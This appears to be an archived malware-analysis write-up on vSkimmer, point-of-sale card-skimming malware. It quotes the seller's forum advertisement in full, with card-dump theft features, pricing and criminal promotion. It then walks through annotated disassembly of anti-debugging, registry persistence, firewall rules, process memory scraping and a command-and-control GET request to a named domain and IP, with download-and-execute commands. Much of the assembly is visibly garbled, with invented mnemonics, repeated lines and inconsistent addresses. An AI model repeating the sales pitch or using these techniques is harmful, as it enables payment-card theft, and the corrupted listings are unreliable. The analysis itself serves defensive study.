


vSkimmer, Another POS malware

Archived: 2026-04-05 17:56:41 UTC

When i've view this post, content was already removed and member Banned.



vSkimmer - Virtual Skimmer

Functions:


- Track 2 grabber
- HTTP Loader (Download & Execute)
- Update bot itself

Working Modes:

- Online: If internet is reachable it will try to bypass firewalls and communicate to a the control panel.
- Offline: If internet is not reachable it wait for a specific pendrive/flashdrive plugged in and copy logs to it.

Server coded in PHP (can be modified on request to send logs to remote server, via smtp, etc..)

Client coded in C++ no dependencies, 66kb, cryptable. (can be customized)



Q: What will I receive after purchase?
A: You will receive an exe file PUP ready to install on pos terminals, and the php panel files to install on your server (unencoded php source).

Q: What are the real reasons to buy?
A: Nothing, you just need money investment and have ready a domain and server/vps.

Q: Do you sell source or builder?
A: Source is not for sale, but automatic updates and builder available soon using a jabber bot.

Q: What operative systems are supported?
A: All Windows Versions should work fine. 32bits mode only.

Q: What payment methods do you accept?
A: All payments brought escrow, any payment method they accept I accept too...
(I decide or refuse who will be the guarantor, you pay the fee)

Q: Is you software called Doster?
A: No, software is coded by me with similar functionalities but much better =>

Q: Can I test your software before deposit with escrow?
A: No, test only after money is deposited in escrow. Guaranteed working, No refunds.

Q: Can you code something custom or modify to fit my needs?
A: Of course, you can request new features or custom programming at any time for an extra fee, not cheap but best result guaranteed.

Q: Will I receive encrypted dumps or I have to give you any %?
A: No, 100% for you, dumps are sent unencrypted just encoded, you can see plain text in admin panel. No backdoors.

Q: How can I install it?
A: Just like running any other executable. We can explain you all the ways.

Q: Do you offer help after purchase?
A: Of course, support included. Don't hesitate to ask for help in anything related to our product at no extra cost.

Q: Is there any planned update regarding EMV (chip & pin)?
A: Yes, We're working on it, this 2013 will be a hot year!

Q: Do you accept partnerships or sell any other stuff?
A: Not at the moment, only self software without warranty/responsibility. NO other thing

Cost of license:
Full license: 6k, see time // Limited time offer including a cool dumps shop.
Package includes:
->Skimmer bot bin PUP* (exe) *1 file full only, crypting service not offered.
->Skimmer control panel (php+sql+ajax)
->Win dumps shop (unique design) (php+sql+ajax)

We're working on an automatic jabber bot as builder, that will cost 1k/half-year support. We'll notify customers when it's done.
Updates are FREE (Major updates would cost additional money, paying jabber builder all updates included)

Become a dump seller today and fuck the bin like a banker!

Contact info:
To buy send your jabber via PM. No questions asked or to ask.

Omnia

The malware check the presence of debugger:

```

00401603 | 55 | PUSH EBP
00401604 | 804C24 B6FC | LEA EBP,DWORD PTR SS:[ESP+348]
00401606 | 31EC C80200 | SUB ESP,3C8
00401609 | 91 70464200 | MOV ERX,DWORD PTR DS:[424670]
0040160E | 33C5 | XOR ERX,EBP
0040160E | 8905 44830000 | MOV DWORD PTR SS:[EBP+344],ERX
0040160E | 53 | PUSH EBX
0040160F | 56 | PUSH ESI
0040160F | 57 | PUSH EDI
00401611 | FF15 60D0410 | CALL DWORD PTR DS:[41D060]
00401617 | 8B5D C8D1410 | MOV EDI,DWORD PTR DS:[41D1C8]
0040161D | 8B1D 52D0410 | MOV EBX,DWORD PTR DS:[41D09C]
00401623 | 8E CC094100 | MOV ESI,4109C
00401628 | 85C0 | TEST ERX,ERX
0040162A | 74 0C | JE SHORT 0040162C
0040162C | 6A 00 | PUSH 0
0040162E | 56 | PUSH ESI
0040162F | 56 | PUSH ESI
00401630 | 6A 00 | PUSH 0
00401632 | FF07 | CALL EDI
00401634 | 6A 00 | PUSH 0
00401636 | FF03 | CALL EBX
00401638 | 89D 80 00 | MOV DWORD PTR SS:[EBP+80],0
0040163C | 8D45 60 | LEA ERX,DWORD PTR SS:[EBP+60]
0040163F | 50 | PUSH ERX
004016D0 | FF15 88D0410 | CALL DWORD PTR DS:[41D088]
004016D6 | 50 | PUSH EDI
004016D7 | FF15 58D0410 | CALL DWORD PTR DS:[41D058]
004016DD | 837D 00 01 | CMP DWORD PTR SS:[IEEP+80],1
004016E1 | 7E 06 | JLE SHORT 004016E3
    
```

```

[IsDebuggerPresent
user32::MessageBox
kernel32::FatalExit
MessageBox
Style = MB_OK|MB_AFFLHODDL
Title => "Undefined Error"
Text => "Undefined Error"
hOwner = NULL
hInstance = 0
FatalExit
GetCurrentProcess
kernel32::CheckRemoteDebuggerPresent
user32::MessageBox
    
```

Get PC details (OS,Computer name, GUID for identify you in the POS botnet, etc..)

```

004013F0 | 55 | PUSH EBP
004013F4 | 68CC | MOV EBP,ESP
004013F6 | 56 | PUSH ESI
004013F7 | 0075 00 | MOV ESI,DWORD PTR SS:[ESP+4]
004013FA | 56 | PUSH ESI
004013FB | E3 210FFFF | CALL 00401121 <- Get_NTLN_SOFTWARE/Microsoft/Cryptography/HashInUseGUID
00401400 | 56 | PUSH ESI
00401401 | E3 F10FFFF | CALL 004010F5 <- GetLocaleIsFor
00401406 | 56 | PUSH ESI
00401407 | E3 4E0FFFF | CALL 00401170 <- GetComputerNameA
0040140C | 56 | PUSH ESI
0040140D | E3 900FFFF | CALL 00401166 <- GetUserHomeA
00401412 | 56 | PUSH ESI
00401413 | E3 8F0FFFF | CALL 00401162 <- GetVersionEx
0040141D | 56 | PUSH ESI
0040141E | 8B 00000000 | MOV DWORD PTR EAX,0
0040141E | 80C4 10 | RCL ESP,10
00401421 | 5E | POP ESI
00401422 | 5D | POP EBP
00401423 | C3 | RETN
    
```

Check if the file is executed from %APPDATA% if not add registry persistence, firewall rule, make a copy and execute the copy:

004015B5	FF15 80D410	CALL DWORD PTR DS:[41D0C0]	shell32:SHGetFolderPathR
004015B6	53	PUSH EBX	
004015B7	8D05 EC8FFF	LEA EAX,DMORD PTR SS:[EBP+414]	
004015C2	50	PUSH EAX	
004015C3	68 90D34100	PUSH 41D0B0	ASCII "No-Us"
004015C8	8D05 F8EFFF	LEA EAX,DMORD PTR SS:[EBP+100]	
004015CE	56	PUSH ESI	
004015CF	50	PUSH EAX	
004015D0	E8 D0D00000	CALL 004090E0	svchost_004090E0
004015D5	8D05 F8EFFF	LEA EAX,DMORD PTR SS:[EBP+100]	
004015D6	50	PUSH EAX	
004015D7	8D05 F4DFFF	LEA EAX,DMORD PTR SS:[EBP+20C]	
004015E2	50	PUSH EAX	
004015E3	E8 70D00000	CALL 00409F60	svchost_00409F60
004015E8	89C4 1C	MOV ESP,ECX	
004015ED	50C8	TEST EBX,EBX	
004015EE	0F08 01000000	JS 00401657	svchost_00401674
004015F3	57	PUSH EDI	FailIfExists
004015F4	8D05 F8EFFF	LEA EAX,DMORD PTR SS:[EBP+100]	
004015F8	50	PUSH EAX	NewFileName
004015F9	8D05 F4DFFF	LEA EAX,DMORD PTR SS:[EBP+20C]	
00401601	50	PUSH EAX	ExistingFileName
00401602	FF15 44D0410	CALL DWORD PTR DS:[41D040]	CopyFileW
00401608	FF75 14	PUSH DMORD PTR SS:[EBP+14]	
00401609	8D05 F8EFFF	LEA EAX,DMORD PTR SS:[EBP+100]	
00401611	FF77 10	PUSH DMORD PTR SS:[EBP+10]	
00401614	FF05 E8EFFF	PUSH DMORD PTR SS:[EBP+410]	
00401619	50	PUSH EAX	
0040161B	E8 04EFFFFF	CALL 00401424	svchost_00401424
00401620	89C4 10	MOV ESP,EDX	
00401623	397D 10	CMPS DMORD PTR SS:[EBP+10],EDI	
00401626	74 14	JE 0040163C	svchost_0040163C
00401629	FF05 E8EFFF	PUSH DMORD PTR SS:[EBP+410]	
0040162E	8D05 F8EFFF	LEA EAX,DMORD PTR SS:[EBP+100]	
00401634	50	PUSH EAX	svchost_00401480
00401635	E8 4FEFFFFF	CALL 00401480	
0040163A	59	POP ECX	
0040163B	59	POP ECX	
0040163C	56	PUSH ESI	FileShortPathSize
0040163D	8D05 F0CFFF	LEA EAX,DMORD PTR SS:[EBP+310]	
00401643	50	PUSH EAX	ShortPath
00401644	8D05 F4DFFF	LEA EAX,DMORD PTR SS:[EBP+20C]	
00401649	50	PUSH EAX	LongPath
0040164D	FF15 40D0410	CALL DWORD PTR DS:[41D040]	SetShortPathNameR
00401651	57	PUSH EDI	IsShown
00401652	57	PUSH EDI	DefDir
00401653	8D05 F0CFFF	LEA EAX,DMORD PTR SS:[EBP+310]	
00401659	50	PUSH EAX	Parameters
0040165A	8D05 F8EFFF	LEA EAX,DMORD PTR SS:[EBP+100]	
00401660	50	PUSH EAX	FileName
00401661	68 90D34100	PUSH 41D090	Operation = "open"
00401666	57	PUSH EDI	Attr
00401667	FF15 C0D410	CALL DWORD PTR DS:[41D0C0]	FileDirectory
0040166D	57	PUSH EDI	ExitCode
0040166E	FF15 3CD410	CALL DWORD PTR DS:[41D030]	WaitProcess
00401674	5B4D FC	MOV ECX,DMORD PTR SS:[EBP+4]	

Detail of the registry persistence:

00401424	55	PUSH EBP	
00401425	8BEC	MOV EBP,ESP	
00401427	51	PUSH ECX	
00401428	56	PUSH ESI	
00401429	89F6	MOV ESI,ESI	
0040142B	56	PUSH ESI	
0040142C	50C0	MOV EAX,EBX	
0040142E	5975 10	CMPS DMORD PTR SS:[EBP+10],ESI	
00401431	8D40 FC	LEA EAX,DMORD PTR SS:[EBP+4]	
00401434	51	PUSH ECX	
0040143C	54	PUSH ESI	
00401436	68 3F000F00	PUSH 0F003F	
00401438	54	PUSH ESI	
0040143C	0F95C0	SETL AL	
0040143F	54	PUSH ESI	
00401440	56	PUSH ESI	
00401441	68 DCD41000	PUSH 41D0CD	
00401446	5975 FC	CMPS DMORD PTR SS:[EBP+4],ESI	
00401449	0C 01000000	MOV EBX,00000001	
0040144E	50	PUSH EAX	
0040144F	FF15 04D0410	CALL DWORD PTR DS:[41D040]	
00401455	50C8	TEST EBX,EBX	
00401457	7E 27	JLE 00401460	svchost_00401400
00401459	FF75 08	PUSH DMORD PTR SS:[EBP+8]	
0040145C	ED 0F000000	CALL 00409D20	svchost_00409D20
00401461	59	POP ECX	
00401462	D0	PUSH EBX	DefSize
00401463	FF75 08	PUSH DMORD PTR SS:[EBP+8]	DefFec
00401466	68 01	PUSH 1	ValueType = REG_SZ
00401468	56	PUSH ESI	Reserved = 0
00401469	68 CDD41000	PUSH 41D0CD	ValueName = "PCI Compliant Scard"
0040146E	FF75 FC	PUSH DMORD PTR SS:[EBP+4]	ValueTypeIsCur
00401471	FF15 00D410	CALL DWORD PTR DS:[41D000]	
00401477	FF75 FC	PUSH DMORD PTR SS:[EBP+4]	
00401479	FF15 2CD410	CALL DWORD PTR DS:[41D030]	
00401480	5E	POP EDI	Key
00401481	C9	LEAVE	RegCloseKey
00401482	C8	INC EAX	

Firewall rule to allow the malware:

00401410	8B00	MOV EBX,EBP	
00401413	8B7C 00000000	MOV EBX,00000000	
00401415	4C 70404000	MOV ECX,DMORD PTR DS:[404070]	
00401418	50C0	MOV EAX,EBX	
00401419	8B40 3C	MOV EBX,DMORD PTR DS:[EBP+3C]	
0040141C	50	PUSH EAX	
0040141D	8B00 40	MOV EBX,DMORD PTR DS:[EBP+40]	
0040141F	50	PUSH EAX	
00401420	8B 00000000	MOV EBX,00000000	
00401424	50	PUSH EAX	
00401425	50	PUSH EAX	
00401426	8B00 40000000	MOV EBX,00000040	
00401428	50	PUSH EAX	
00401429	8B00 40000000	MOV EBX,00000040	
0040142B	50	PUSH EAX	
0040142C	8B00 40000000	MOV EBX,00000040	
0040142E	50	PUSH EAX	
0040142F	8B00 40000000	MOV EBX,00000040	
00401431	50	PUSH EAX	
00401432	8B00 40000000	MOV EBX,00000040	
00401434	50	PUSH EAX	
00401435	8B00 40000000	MOV EBX,00000040	
00401437	50	PUSH EAX	
00401438	8B00 40000000	MOV EBX,00000040	
0040143A	50	PUSH EAX	
0040143B	8B00 40000000	MOV EBX,00000040	
0040143D	50	PUSH EAX	
0040143E	8B00 40000000	MOV EBX,00000040	
00401440	50	PUSH EAX	
00401441	8B00 40000000	MOV EBX,00000040	
00401443	50	PUSH EAX	
00401444	8B00 40000000	MOV EBX,00000040	
00401446	50	PUSH EAX	
00401447	8B00 40000000	MOV EBX,00000040	
00401449	50	PUSH EAX	
0040144A	8B00 40000000	MOV EBX,00000040	
0040144C	50	PUSH EAX	
0040144D	8B00 40000000	MOV EBX,00000040	
0040144F	50	PUSH EAX	
00401450	8B00 40000000	MOV EBX,00000040	
00401452	50	PUSH EAX	
00401453	8B00 40000000	MOV EBX,00000040	
00401455	50	PUSH EAX	
00401456	8B00 40000000	MOV EBX,00000040	
00401458	50	PUSH EAX	
00401459	8B00 40000000	MOV EBX,00000040	
0040145B	50	PUSH EAX	
0040145C	8B00 40000000	MOV EBX,00000040	
0040145E	50	PUSH EAX	
0040145F	8B00 40000000	MOV EBX,00000040	
00401461	50	PUSH EAX	
00401462	8B00 40000000	MOV EBX,00000040	
00401464	50	PUSH EAX	
00401465	8B00 40000000	MOV EBX,00000040	
00401467	50	PUSH EAX	
00401468	8B00 40000000	MOV EBX,00000040	
0040146A	50	PUSH EAX	
0040146B	8B00 40000000	MOV EBX,00000040	
0040146D	50	PUSH EAX	
0040146E	8B00 40000000	MOV EBX,00000040	
00401470	50	PUSH EAX	
00401471	8B00 40000000	MOV EBX,00000040	
00401473	50	PUSH EAX	
00401474	8B00 40000000	MOV EBX,00000040	
00401476	50	PUSH EAX	
00401477	8B00 40000000	MOV EBX,00000040	
00401479	50	PUSH EAX	
0040147A	8B00 40000000	MOV EBX,00000040	
0040147C	50	PUSH EAX	
0040147D	8B00 40000000	MOV EBX,00000040	
0040147F	50	PUSH EAX	
00401480	8B00 40000000	MOV EBX,00000040	
00401482	50	PUSH EAX	
00401483	8B00 40000000	MOV EBX,00000040	
00401485	50	PUSH EAX	
00401486	8B00 40000000	MOV EBX,00000040	
00401488	50	PUSH EAX	
00401489	8B00 40000000	MOV EBX,00000040	
0040148B	50	PUSH EAX	
0040148C	8B00 40000000	MOV EBX,00000040	
0040148E	50	PUSH EAX	
0040148F	8B00 40000000	MOV EBX,00000040	
00401491	50	PUSH EAX	
00401492	8B00 40000000	MOV EBX,00000040	
00401494	50	PUSH EAX	
00401495	8B00 40000000	MOV EBX,00000040	
00401497	50	PUSH EAX	
00401498	8B00 40000000	MOV EBX,00000040	
0040149A	50	PUSH EAX	
0040149B	8B00 40000000	MOV EBX,00000040	
0040149D	50	PUSH EAX	
0040149E	8B00 40000000	MOV EBX,00000040	
004014A0	50	PUSH EAX	
004014A1	8B00 40000000	MOV EBX,00000040	
004014A3	50	PUSH EAX	
004014A4	8B00 40000000	MOV EBX,00000040	
004014A6	50	PUSH EAX	
004014A7	8B00 40000000	MOV EBX,00000040	
004014A9	50	PUSH EAX	
004014AA	8B00 40000000	MOV EBX,00000040	
004014AC	50	PUSH EAX	
004014AD	8B00 40000000	MOV EBX,00000040	
004014AF	50	PUSH EAX	
004014B0	8B00 40000000	MOV EBX,00000040	
004014B2	50	PUSH EAX	
004014B3	8B00 40000000	MOV EBX,00000040	
004014B5	50	PUSH EAX	
004014B6	8B00 40000000	MOV EBX,00000040	
004014B8	50	PUSH EAX	
004014B9	8B00 40000000	MOV EBX,00000040	
004014BB	50	PUSH EAX	
004014BC	8B00 40000000	MOV EBX,00000040	
004014BE	50	PUSH EAX	
004014BF	8B00 40000000	MOV EBX,00000040	
004014C1	50	PUSH EAX	
004014C2	8B00 40000000	MOV EBX,00000040	
004014C4	50	PUSH EAX	
004014C5	8B00 40000000	MOV EBX,00000040	
004014C7	50	PUSH EAX	
004014C8	8B00 40000000	MOV EBX,00000040	
004014CA	50	PUSH EAX	
004014CB	8B00 40000000	MOV EBX,00000040	
004014CD	50	PUSH EAX	
004014CE	8B00 40000000	MOV EBX,00000040	
004014D0	50	PUSH EAX	
004014D1	8B00 40000000	MOV EBX,00000040	
004014D3	50	PUSH EAX	
004014D4	8B00 40000000	MOV EBX,00000040	
004014D6	50	PUSH EAX	
004014D7	8B00 40000000	MOV EBX,00000040	
004014D9	50	PUSH EAX	
004014DA	8B00 40000000	MOV EBX,00000040	
004014DC	50	PUSH EAX	
004014DD	8B00 40000000	MOV EBX,00000040	
004014DF	50	PUSH EAX	

```

0040173F . 60 80D04100 PUSH 410040
00401744 . 56 PUSH ESI
00401745 . 56 PUSH ESI
00401746 . FF15 54004100 CALL 004000 PTR DS:[410054]
0040174C . E8 1B030000 CALL 0040196C
00401751 . 56 PUSH ESI
00401752 . 56 PUSH ESI
00401753 . 60 3D774000 PUSH 407730
00401758 . E8 52590000 CALL 00400000
0040175D . 8E35 50D04100 MOV ESI,DWORD PTR DS:[410050]
00401763 . 83C4 0C ADD ESP,0C
00401766 . 66 00404200 PUSH 424000
00401768 . FF15 D0D14100 CALL 004000 PTR DS:[410100]

```

```

ProcessName = "Heistenberg2337"
InitialOwner
pSecurity
CreateProcessA
Adjust Privileges
Reg3
Reg2
Reg1 = 00407730
CreateThread-ResumeThread
kernel32.Sleep
Name = "www.postterminalworld.lv"
GetHostByName

```

Check for process:

```

0040773D . 5E PUSH ESP
0040773E . 3BEC MOV EBP,ESP
00407740 . 91EC 2C010000 SUB ESP,12C
00407746 . A1 79464200 MOV EAX,DWORD PTR DS:[424670]
0040774B . 33C5 XOR EAX,EBP
0040774D . 0945 FC MOV DWORD PTR SS:[EBP-4],EAX
00407750 . 56 PUSH ESI
00407751 . 57 PUSH EDI
00407752 > 6A 00 PUSH 0
00407754 . 6A 02 PUSH 2
00407756 . E8 27240000 CALL 00409002
00407758 . 8BF8 MOV EDI,EAX
0040775D . 8D65 D4FEFF LEA EAX,DWORD PTR SS:[EBP-12C]
00407763 . 50 PUSH EAX
00407764 . 57 PUSH EDI
00407765 . E8 12240000 CALL 00409070
0040776A . E9 66010000 JMP 004078D5
0040776F > 8B85 DCFEFF MOV ESI,DWORD PTR SS:[EBP-124]
00407775 . 8D65 F8FEFF LEA EAX,DWORD PTR SS:[EBP-108]
00407778 . 68 BCD04100 PUSH 41D0BC
00407779 . 50 PUSH EAX
00407781 . E8 DA270000 CALL 00409F60
00407786 . 59 POP ECK
00407787 . 59 POP ECK
00407788 . 85C0 TEST EAX,EAX
0040778A . 0F84 45010000 JE 004079C5
00407798 . 8D65 F8FEFF LEA EAX,DWORD PTR SS:[EBP-108]
0040779E . 68 B0D04100 PUSH 41D080
0040779F . 50 PUSH EAX
004077A0 . E8 DF270000 CALL 00409F60
004077A1 . 59 POP ECK
004077A2 . 59 POP ECK
004077A3 . 3BC0 TEST EAX,EAX
004077A5 . 0F84 2A010000 JE 004079C5
004077A8 . 8D65 F8FEFF LEA EAX,DWORD PTR SS:[EBP-108]
004077B1 . 68 A4D04100 PUSH 41D064
004077B2 . 50 PUSH EAX
004077B7 . E8 A4270000 CALL 00409F60
004077BC . 59 POP ECK
004077BD . 59 POP ECK
004077BE . 85C0 TEST EAX,EAX
004077C0 . 0F84 0F010000 JE 004079C5
004077C2 . 8D65 F8FEFF LEA EAX,DWORD PTR SS:[EBP-108]

```

```

ProcessID = 0
Flags = TH32CS_SNAPPROCESS
CreateToolhelp32Snapshot
pProcessentry
hSnapshot
Process32First
svchost.004078D5
ASCII "System"
svchost.00409F60
svchost.004078D5
ASCII "smss.exe"
svchost.00409F60
svchost.004078D5
ASCII "csrss.exe"
svchost.00409F60
svchost.004078D5

```

Some are whitlisted: "System", smss.exe, csrss.exe, winlogon.exe, services.exe, lsass.exe, svchost.exe, spoolsv.exe, wscntfy.exe, alg.exe, mscorsvw.exe, ctfmon.exe, explorer.exe:

```

004078D5 > 8D65 D4FEFF LEA EAX,DWORD PTR SS:[EBP-12C]
004078DB . 50 PUSH EAX
004078DC . 57 PUSH EDI
004078DD . E8 94220000 CALL 00409B76
004078E2 . 85C0 TEST EAX,EAX
004078E4 . 0F85 85FEFF JNZ 0040776F

```

```

pProcessentry
hSnapshot
Process32Next
svchost.0040776F

```

And when finally a process is found:

```

004078C0 . 56 PUSH ESI
004078C1 . 6A 00 PUSH 0
004078C2 . 63 FFF1F00 PUSH 1FFFFFFF
004078C8 . FF15 70D04100 CALL 004000 PTR DS:[41D070]
004078CE . 50 PUSH EAX
004078CF . E8 0E000000 CALL 0040747F

```

```

ProcessID
Inheritable = FALSE
Access = TERMINATE|CREATE_THREAD|IM
OpenProcess
svchost.0040747F

```

Read the process and search for pattern:

```

00407528 . 51 PUSH ECX
0040752F . FF85 00F0FF LEA EDI,DWORD PTR SS:[EBP-400]
00407530 . 50 PUSH EAX
00407531 . 56 PUSH ESI
00407532 . 57 PUSH EDI
00407538 . FF15 60D04100 CALL 004000 PTR DS:[41D060]
0040753C . 52 PUSH EDI
0040753F . FF85 90F0FF LEA EDI,DWORD PTR SS:[EBP-470]
00407545 . 000D C0F0FF LEA EDI,DWORD PTR SS:[EBP-234]
00407548 . E8 0700FF LEA EDI,DWORD PTR SS:[EBP-234]
00407550 . 6A 01 PUSH 1
00407552 . 68 F0D04100 PUSH 41D078
00407557 . 000D 60F0FF LEA EDI,DWORD PTR SS:[EBP-49C]
0040755D . 83 CF0FFF CALL 00407600
00407562 . 000D 20F0FF LEA EDI,DWORD PTR SS:[EBP-4D0]
00407564 . 55 PUSH ESI
00407566 . 000D 40F0FF LEA EDI,DWORD PTR SS:[EBP-49C]
00407574 . 50 PUSH EAX
00407576 . 000D 20F0FF LEA EDI,DWORD PTR SS:[EBP-4D0]
00407578 . 50 PUSH EAX
0040757C . 000D C0F0FF LEA EDI,DWORD PTR SS:[EBP-234]
00407580 . 50 PUSH EAX
00407583 . C645 FC 02 MOV BYTE PTR SS:[EBP-41,2]
00407587 . 83 F00FFF CALL 00407600
00407590 . 83C4 10 ADD ESP,10
0040759F . 62 00404200 PUSH 424000
00407598 . FF15 D0D14100 CALL 004000 PTR DS:[41D100]
0040759A . 85C0 TEST EAX,EAX

```

```

pHeader
BytesToRead
Buffer
pBaseAddress
pProcess
ReadProcessMemory
pArg2
Reg1
ASCII "\x7f\x9c\x10-9c\x12,19\x10-4064\x10-9c\x10,50-33"
svchost.00406277
svchost.00404000
svchost.00405000
Reg4
Reg5
Reg6
Reg1
svchost.00407200
Name = "www.postterminalworld.lv"
GetHostByName
svchost.00407600

```

If nothing found:

```

00407677 74 53 CALL EBX, 00407600
00407679 83EC 1C SUB ESP, 1C
0040767C 8BC4 MOV EAX, ESP
0040767E 89A6 60FBFFFF MOV DWORD PTR SS:[EBP-400], ESP
00407684 58 PUSH EAX
00407685 FF85 96FBFFFF PUSH DWORD PTR SS:[EBP-460]
00407688 8D80 28FBFFFF LEA EAX, DWORD PTR SS:[EBP-4D0]
00407691 E9 3CFBFFFF CALL 004085D0
00407696 8BC3 MOV EAX, EBX
00407698 E8 49FBFFFF EB 49FBFFFF
0040769D 8D85 9CFBFFFF LEA EAX, DWORD PTR SS:[EBP-464]
004076A3 58 PUSH EAX
004076A4 ED C31E0008 CALL 00409577
004076A9 8B85 30FBFFFF MOV EAX, DWORD PTR SS:[EBP-4D0]
004076AF 2B85 2CFBFFFF SUB EAX, DWORD PTR SS:[EBP-4D4]
004076B5 83C4 20 ADD ESP, 20
004076B8 8A 0C MOV AL, 0C
004076BA 99 CDB
004076BB 59 POP EAX
004076BC F7F9 IDIV EAX
004076BE FF85 96FBFFFF INC DWORD PTR SS:[EBP-460]
004076C4 3985 96FBFFFF CMP DWORD PTR SS:[EBP-460], EBX
004076C8 72 4D JB 58FBFFFF
004076CC 8B 82 MOV EAX, [EBP+0]
    
```

Get infos, Base64 and call the gate via GET request:


```

00408EE7 > 57 PUSH EDI
00408EE8 . FF85 80F7FFF PUSH DWORD PTR SS:[EBP-880]
00408EE9 . 58 PUSH EAX
00408EEF . FF85 BCF6FFF PUSH DWORD PTR SS:[EBP-944]
00408E95 FF15 E4D1410 CALL DWORD PTR DS:[41D1E4]
00408E9B . 53 PUSH EBX
00408E9C . 6A 03 PUSH 3
00408E9E . 8D80 14F6FFF LEA EAX, DWORD PTR SS:[EBP-9EC]
00408F04 . E8 72FAFFF EB 72FAFFF
00408F09 . 57 PUSH EDI
00408F0A . 68 FF070000 PUSH 7FF
00408F0F . 8D85 F0F7FFF LEA EAX, DWORD PTR SS:[EBP-810]
00408F15 . 58 PUSH EAX
00408F16 . FF85 BCF6FFF PUSH DWORD PTR SS:[EBP-944]
00408F1C . C645 FC 0A MOV BYTE PTR SS:[EBP-41,0A]
00408F20 . FF15 E8D1410 CALL DWORD PTR DS:[41D1E8]
00408F26 . 3BC7 CMP EAX, EDI
00408F28 . 0F8E EB030000 JE 00409319
00408F2E . B8 98D94100 MOV EBX, 41D998
00408F33 . BE 94D94100 MOV ESI, 41D994
    
```

```

DS:[0041D1E4]=719F4C27 (us2_32.send)
Address ASCII dump
00955E78 GET /api/process.php?ym=ZDgkHj11NtkrOGIyZ100V2yVLTInVjItNWEwZmN0
00955E88 NsRjNzc2f6F6fDIuMS4kHwILJEUfBxWUuXJESHLUyXkVwODU82MraM5oc3Ry
00955E98 WRI1d0JH5Qm HTTP/1.1..Host: www.postterminalworld.la..User-Agent
00955F38 : PCICompliant/3.33.....
    
```

Answer:



- dns: 1 >> ip: 31.31.196.44 - adresse: WWW.POSTERMINALWORLD.LA

Parse the answer:

```

00408F2E . 8B 98D94100 MOV EBX,410998
00408F33 . BE 94D94100 MOV ESI,410994 ASCII "</cmd>"
00408F38 > 8085 F8F7FFF LEA EAX,DWORD PTR SS:[EBP-810]
00408F3E . 8985 C4F6FFF MOV DWORD PTR SS:[EBP-93C],EAX
00408F44 > 8B85 C4F6FFF MOV EAX,DWORD PTR SS:[EBP-93C]
00408F4A . 0FB600 MOUZ EAX,BYTE PTR DS:[EAX]
00408F4D . 3C 20 CMP AL,20
00408F4F . 7D 08 JGE SHORT 00408F59 svchost.00408F59
00408F51 . 3C 0A CMP AL,0A
00408F53 . 74 04 JLE SHORT 00408F59 svchost.00408F59
00408F55 . 3C 0D CMP AL,0D
00408F57 . 75 17 JNZ SHORT 00408F70 svchost.00408F70
00408F59 > 58 PUSH EAX
00408F5A . 8085 24F6FFF LEA EAX,DWORD PTR SS:[EBP-9DC]
00408F60 . 58 PUSH EAX
00408F61 . E8 51F6FFF CALL 004085B7 svchost.004085B7
00408F66 . FF85 C4F6FFF INC DWORD PTR SS:[EBP-93C]
00408F6C . 59 POP ECX
00408F6D . 59 POP ECX
00408F6E ^ EB D4 JMP SHORT 00408F44 svchost.00408F44
00408F70 > 837D 08 01 CMP DWORD PTR SS:[EBP+8],1
00408F74 . 0F85 7003000 JNC 004092F0 svchost.004092F0
00408F7A . 8085 88F7FFF LEA EAX,DWORD PTR SS:[EBP-8C8]
00408F80 . 58 PUSH EAX
00408F81 . 808D 14F6FFF LEA ECX,DWORD PTR SS:[EBP-9EC]
00408F87 . E8 0CFEFFF CALL 00408090 svchost.00408090
00408F8C . 58 PUSH EBX
00408F8D . C645 FC 0B MOV BYTE PTR SS:[EBP-4],0B
00408F91 . E8 0A00000 CALL 00409020 svchost.00409020
00408F96 . 59 POP ECX
00408F97 . 58 PUSH EAX
00408F98 . 57 PUSH EDI
00408F99 . 53 PUSH EBX
00408FAA . 808D 88F7FFF LEA ECX,DWORD PTR SS:[EBP-8C8]
00408FA0 . E8 0AEFFFF CALL 00407E9F svchost.00407E9F
00408FA5 . 68 8CD94100 PUSH 41099C ASCII "</cmd>"

```

Answer is reduced to first 3 letters and compared with 'dlx' (Download & Execute) and 'upd' (Update) if one of these are found that mean the bad guys send us an order.

For example dlx:

```

00408D11 . E8 0C040100 CALL 00410130 C:\Program Files\Internet Explorer\iexplore.exe
00408D16 . 83BD E4FEFFF CMP DWORD PTR SS:[EBP-11C],10
00408D1D . 8B85 D0FEFFF MOV EAX,DWORD PTR SS:[EBP-130]
00408D23 . 73 06 JBE SHORT 00408D2B svchost.00408D2B
00408D25 . 8085 D0FEFFF LEA EAX,DWORD PTR SS:[EBP-130]
00408D2B > 53 PUSH EBX
00408D2C . 53 PUSH EBX
00408D2D . 53 PUSH EBX
00408D2E . 58 PUSH EAX
00408D2F . 68 98D94100 PUSH 410999
00408D34 . 53 PUSH EBX
